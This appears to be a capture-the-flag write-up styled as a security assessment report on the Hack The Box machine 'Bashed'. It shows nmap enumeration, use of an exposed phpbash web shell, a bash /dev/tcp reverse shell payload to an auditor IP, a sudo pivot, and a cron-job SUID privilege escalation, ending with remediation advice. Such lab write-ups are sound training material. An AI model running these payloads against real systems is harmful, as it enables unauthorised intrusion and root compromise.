‹Jeddahsec›

Security Assessment Report

Target Host: HTB Bashed

Hussain Almalki
6 Friday, 2026

Contents

1 Confidentiality Statement

STRICTLY CONFIDENTIAL - NDA PROTECTED

Notice: This document is issued under a binding Non-Disclosure Agreement (NDA). Unauthorized access or distribution is subject to severe legal consequences.

1.1 Proprietary Information Notice

This document contains highly sensitive and proprietary information related to the cybersecurity posture and technical vulnerabilities of the target system: **HTB: Bashed**.

1.2 Prohibition of Disclosure

In accordance with standard industry **Non-Disclosure Agreements (NDA)**, any redistribution, review, retransmission, or dissemination of this report is strictly prohibited.

1.3 Non-Disclosure Obligations

By accessing this report, the recipient formally agrees to the following mandates:

- **Third-Party Restriction:** You shall not disclose or share any part of this report with external consultants, media outlets, or unauthorized personnel without prior written consent.
- **Data Protection:** This report must be stored in a secure, encrypted environment with restricted access to prevent unauthorized leakage.
- **Limited Use:** Technical details are provided for **remediation and educational purposes only**. Unauthorized use against systems without explicit permission is illegal.
- **Audit Trail:** Access to this document is logged. Upon request, all copies must be returned or permanently destroyed to maintain the integrity of the security assessment.

1.4 Legal Consequences

Unauthorized disclosure of the contents of this report may lead to legal action, including but not limited to claims for damages and injunctive relief. This document is protected under intellectual property and trade secret laws.

1.5 Document Control

This section ensures accountability and compliance by tracking the document's lifecycle and authorization status. [1]

Table 1: Document Governance & Target Metadata

Host	IP Address	Date	Classification	Status
BASHED	10.129.13.52	Feb 6, 2026	**SECRET / PROPRIETARY**	**Final Report**

[1] Final Report confirms that the document has completed all drafting, review, and approval stages and is issued as the authoritative version.

2 Executive Summary

The security audit of the Bashed machine revealed critical vulnerabilities involving exposed development tools and misconfigured system permissions. The attack chain successfully demonstrated a full system compromise, starting from an unprivileged web user and escalating to a root-level administrative account.



1. Reconnaissance
Network scanning & directory discovery (/dev/)
2. Initial Access
Web shell execution via phpbash.php
3. Lateral Movement
Pivoting to 'scriptmanager' via sudo
4. Privilege Escalation
Root compromise via Cron Job (test.py)

Figure 1: Attack Lifecycle Overview

3 Technical Audit Phases

3.1 Phase I: Enumeration & Web Discovery

3.1 Network Service Scanning

The initial assessment focused on identifying the target's attack surface. A comprehensive service discovery scan was conducted via `nmap` against the target `IP 10.129.13.52`, focusing on version detection and default script auditing.





Figure 2: Technical Target Specifications Summary

Platform Identification: The server was confirmed as **Apache httpd 2.4.18**, a version frequently associated with Ubuntu Xenial.

Application Identity: The HTTP page title, *"Arrexel's Development Site"*, strongly indicates the host is used for staging or development, which often implies a higher probability of finding debug tools or insecure configurations.



```
# Nmap 7.98 scan initiated Thu Feb  5 15:14:28 2026 as: nmap -sCV -p80 -oN targeted 10.129.13.52
Nmap scan report for 10.129.13.52
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Feb  5 15:14:39 2026 -- 1 IP address (1 host up) scanned in 11.65 seconds
```

Figure 3: Comprehensive Nmap scan results identifying the Apache service on port 80.


3.1 Web Directory Enumeration

To map the target's attack surface, an automated directory brute-force and enumeration scan were performed using the `http-enum` script. This phase aims to identify hidden entry points or misconfigured directories that are not linked on the main page.

Directory Discovery Summary

The following sensitive directories were identified as shown in Figure 4:

- **/dev/:** A critical discovery; development directories often house unauthenticated tools or legacy scripts.
- **/php/:** Likely serves as the backend repository for functional PHP logic.
- **/uploads/:** A potential target for *File Upload* attacks or data exfiltration.
- **Asset Directories:** Listings for `/css/`, `/images/`, and `/js/` were enabled, revealing the site's structural components.



```
# Nmap 7.98 scan initiated Thu Feb  5 15:19:48 2026 as: nmap --script http-enum -p80 -oN webScan 10.129.13.52
Nmap scan report for 10.129.13.52
Host is up (0.35s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /uploads/: Potentially interesting folder

# Nmap done at Thu Feb  5 15:20:05 2026 -- 1 IP address (1 host up) scanned in 17.25 seconds
```

Figure 4: Nmap `http-enum` output revealing the hidden directory structure.


Analysis: The exposure of the `/dev/` directory is a major security red flag, suggesting that internal development tools might be accessible to the public internet—a common precursor to **Initial Access**.

3.1 System Information & Fingerprinting

The reconnaissance phase provided critical data points regarding the target's operating environment. By correlating the identified software versions with public repositories, a precise system profile was established.

Host Technical Profile

- **OS Codename:** Cross-referencing `Apache 2.4.18` versions and Launchpad metadata identifies the host as **Ubuntu Xenial** (16.04 LTS), as evidenced in Figure 5.
- **Network Latency:** The target responded with a consistent latency of approximately **0.19s**, confirming a stable connection for further exploitation.
- **Kernel Context:** Exploiting a system of this vintage often involves looking for vulnerabilities specific to the 4.4.x Linux kernel series.



Upload details

Uploaded by: Marc Deslauriers on 2017-07-27

Uploaded to: Xenial

Original maintainer: Ubuntu Developers

Architectures: any all

Section: httpd

Urgency: Medium Urgency

Figure 5: Launchpad package metadata confirming the Ubuntu distribution details.

3.2 Phase II: Initial Access & Reverse Shell


Concept: Initial Access

Initial Access is the foundational phase where an adversary gains a foothold within a target environment. In this scenario, it was achieved by leveraging an exposed development interface, transforming an external visitor into an internal user with the ability to execute code within the server's context.

3.2 Discovery of PHPBash Web Shell


Manual inspection of the /dev/ directory confirmed the exposure of sensitive development tools. This directory contained two functional web-based terminals: phpbash.php and phpbash.min.php.

Vulnerability Analysis: The presence of these tools in a publicly accessible directory represents a critical security flaw. These interfaces provide a shell directly through the browser, allowing any unauthenticated user to execute system commands as the www-data service account.



```
www-data@bashed:/var/www/html/dev# whoami ; cat /etc/passwd | grep "sh$" ; id
www-data
root:x:0:0:root:/root:/bin/bash
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

(a) Web shell interface provided by phpbash.php.



```
➜ ncat -nlvp 443
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.13.52:39102.
bash: cannot set terminal process group (838): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/var/www/html/dev$ id; whoami
id; whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
www-data@bashed:/var/www/html/dev$
```

(b) Established a stable, interactive reverse shell via Netcat.

Figure 6: Initial foothold: From web-based command execution (a) to a persistent terminal session (b).

3.2 Interactive Shell Stabilization

While the web shell allowed for immediate command execution, it lacked stability and full terminal features. To establish a more robust environment, a reverse shell was initiated.

Step 1: Setting up the Listener (Auditor Side):

Local Listener

```
ncat -nlvp 443
```

Step 2: Executing Reverse Shell Payload:

Remote Payload Injection

```
bash -c "bash -i >& /dev/tcp/10.10.15.23/443 0>&1"
```

As illustrated in Figure 6b, this process successfully redirected the target's standard input and output to the auditor's machine, resulting

3.3 Phase III: Lateral Movement & User Flag

3.3 Initial Access Stabilization

While a web shell like `phpbash.php` facilitates immediate command execution, it inherently lacks stability and critical terminal features such as tab-completion and job control.




Figure 7: Lateral context

To overcome these constraints, establishing a **Reverse Shell** was the logical progression. This transition ensures a persistent and fully interactive command-line environment, essential for complex post-exploitation tasks.

Methodology: An outbound connection was initiated from the target and intercepted using Netcat (`nc`) on port 443. **Identity Verification:** Upon connection, the commands `id` and `whoami` confirmed the session was operating under the `www-data` service account (`uid=33`), as illustrated in Figure 6b.

The strategic use of **Port 443** (HTTPS) was intentional; most enterprise firewalls permit outbound traffic on this port to maintain web connectivity, making it an ideal channel for bypassing egress filtering. This "TCP/IP Swiss Army Knife" approach allowed the attacker to transform a fragile web-based foothold into a robust administrative session.

Technical Definition: Initial Access


Initial Access is the foundational phase of the cyber-attack lifecycle. It refers to the specific techniques and entry points utilized by an adversary to bridge the gap between the external network and the target's internal infrastructure.

- **The Vector:** In this assessment, the vector was *Exploitation of Public-Facing Applications* via `phpbash.php`.
- **The Foothold:** This stage establishes a persistence point from which further internal enumeration can be orchestrated.
- **Impact:** Successful initial access transforms an external threat into an internal one, increasing the system's risk profile.

3.3 User Flag Retrieval

Upon gaining initial access, local enumeration of the `/home` directory was conducted. The investigation identified two primary user directories: `arrexel` and `scriptmanager`.

Flag Acquisition: Further inspection of the `arrexel` home directory led to the discovery of the user flag. The file `user.txt` was found to be world-readable, allowing for the successful exfiltration of the hash.



```
www-data@bashed:/home$ ls -l
total 8
drwxr-xr-x 4 arrexel       arrexel       4096 Jun  2  2022 arrexel
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec  4  2017 scriptmanager
www-data@bashed:/home$ cd arrexel/
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
e1ffae7dba0caef6730b43bdd8d33d64
www-data@bashed:/home/arrexel$
```

Figure 8: Successful retrieval of the user flag from `/home/arrexel/user.txt`.

USER FLAG `e1ffae7dba0caef6730b43bdd8d33d64`

Figure 9: Successfully retrieved User Flag hash

3.3 Lateral Movement to Scriptmanager

An audit of current `sudo` privileges revealed a critical configuration weakness that allows for vertical movement within the system.


Privilege Misconfiguration: The `www-data` user is granted excessive permissions via the `sudoers` file. Specifically, it is permitted to execute commands as the `scriptmanager` user without password authentication (`NOPASSWD: ALL`).

Vulnerable Sudo Entry

```
www-data ALL=(scriptmanager) NOPASSWD: ALL
```

This bypass of the standard authentication mechanism, illustrated in Figure 10, serves as the primary vector for escalating from a low-privilege service account to a more privileged user.

- Execution: By executing `sudo -u scriptmanager bash`, the auditor successfully transitioned to the `scriptmanager` user account.




```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager whoami
scriptmanager
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$ id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/home/arrexel$
```

Figure 10: Lateral Movement

3.3 Root Vector Identification

After pivoting to the `scriptmanager` account, further enumeration was conducted to identify potential vectors for full system compromise (**root**).

Discovery of Non-Standard Directory: A recursive search for files owned by the current user revealed a non-standard directory at the root level: `/scripts`. This is a significant finding, as root-level directories are typically reserved for system-critical functions.



```
scriptmanager@bashed:~$ find / -user scriptmanager 2>/dev/null | grep -v "proc"
/scripts
/scripts/test.py
/home/scriptmanager
/home/scriptmanager/.profile
/home/scriptmanager/.bashrc
/home/scriptmanager/.nano
/home/scriptmanager/.bash_history
/home/scriptmanager/.bash_logout
```

Figure 11: Confirmation of ownership and permissions for the `/scripts` directory.

3.3 Automated Task Analysis (Cron Jobs)


To understand how the system utilizes this directory, a custom monitoring script was deployed to track scheduled processes.

Enumeration Finding

The monitoring process confirmed that a system **Cron Job** is active, regularly executing all Python (`.py`) files within the `/scripts` directory with **root privileges**.

This execution flow, illustrated in Figure 12, presents a direct path for privilege escalation: any script modification within this directory will result in code execution as the root user.

```
#!/bin/bash
# Pre-define the format to keep things clean
FORMAT="user,command"

# Initial state
old_process=$(ps -eo "$FORMAT")

while true; do
        new_process=$(ps -eo "$FORMAT")
        # Compare and filter in one go
        # We ignore 'kworker' and the 'ps' command itself to
           reduce noise
        diff <(echo "$old_process") <(echo "$new_process") |
           \
                grep -E "^[<>]" | \
                grep -vE "kworker|process"
        old_process="$new_process"
        # Crucial: give the CPU a break
        sleep 1
done
```



```
scriptmanager@bashed:/tmp$ ./process.sh
> root     /usr/sbin/CRON -f
> root     /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
< root     /usr/sbin/CRON -f
< root     /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
```

Figure 12: Monitoring process execution confirming root cronjob activity.




Figure 13: Privilege Vector

Vulnerability Analysis:
The audit identified that the `scriptmanager` user has write permissions over the `/scripts` directory. Since a system cron job executes any Python script in this folder with **root** privileges, this creates a direct path for escalation.


Exploitation Strategy: The attack exploits the fact that `scriptmanager` owns the files in the `/scripts` directory:

- **Script Modification:** A Python file (e.g., `test.py`) was modified within the directory.
- **Payload Injection:** Injected the command `os.system("chmod u+s /bin/bash")` to target the system's bash binary.
- **Execution:** The cron job runs as root, executing the command with highest authority and setting the SUID bit on Bash.

```
#!/usr/bin/python

import os
os.system("chmod u+s /bin/bash")
```

To monitor the permission change in real-time, the auditor used the `watch` command. Once the cron job executed the malicious Python script, the permissions of the Bash binary were successfully altered.

- **Permission Shift:** The binary transitioned from `-rwxr-xr-x` to `-rwsr-xr-x`.
- **SUID Indicator:** The **"s"** bit indicates that any user executing this binary will do so with the effective privileges of the file owner (**root**).




```
Every 1.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
```

Figure 14: Real-time monitoring showing the successful application of the SUID bit on /bin/bash.

With the SUID bit set, the final stage of the attack was to spawn a root shell.

1. **Shell Invocation:** Executing `bash -p` allows the shell to run in privileged mode, respecting the SUID bit instead of dropping it.
2. **Identity Confirmation:** Running `whoami` returned `root`, confirming full administrative control over the target.
3. **Flag Acquisition:** The root flag was retrieved from the restricted `/root` directory.



```
scriptmanager@bashed:/scripts$ watch -n1 ls -l /bin/bash
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# cat /root/root.txt
2cbe9e6c20e50904537163b4e6c9c04b
bash-4.3# id
uid=1001(scriptmanager) gid=1001(scriptmanager) euid=0(root) groups=1001(scriptmanager)
bash-4.3# whoami
root
bash-4.3# 
```

Figure 15: Final proof of compromise: Root flag value and identity verification.




Figure 16: Final compromised root flag hash value

4 Risk Mitigation & Remediation

Vulnerability	Risk Level	Impact
Exposed Web Shell	CRITICAL	Full system compromise and unauthorized RCE.
Insecure Cron Job	HIGH	Allows for Vertical Privilege Escalation to Root.
Sudo Misconfiguration	MEDIUM	Facilitates Lateral Movement between users.

5 Conclusion

The security audit of the **Bashed** system has identified a critical compromise chain, originating from exposed development tools and escalating through misconfigured system permissions.

Key Findings & Root Causes

- **Initial Vector:** Inclusion of a web-based shell (`phpbash.php`) within the public `/dev/` directory.
- **Permission Logic Error:** Excessive `sudo` privileges granted to the `www-data` service account.
- **Insecure Automation:** Root-level Cron Jobs executing writable Python scripts in `/scripts`.

Recommended Remediation

To secure the environment and mitigate future risks, the following actions are recommended:

1. **Sanitize Web Root:** Immediately remove all development tools and shells from the production web directories.
2. **Least Privilege Principle:** Revise the `sudoers` file to remove `NOPASSWD: ALL` entries for service accounts.
3. **Secure Task Scheduling:** Ensure that automated scripts (`cron jobs`) are stored in read-only directories and audited for integrity.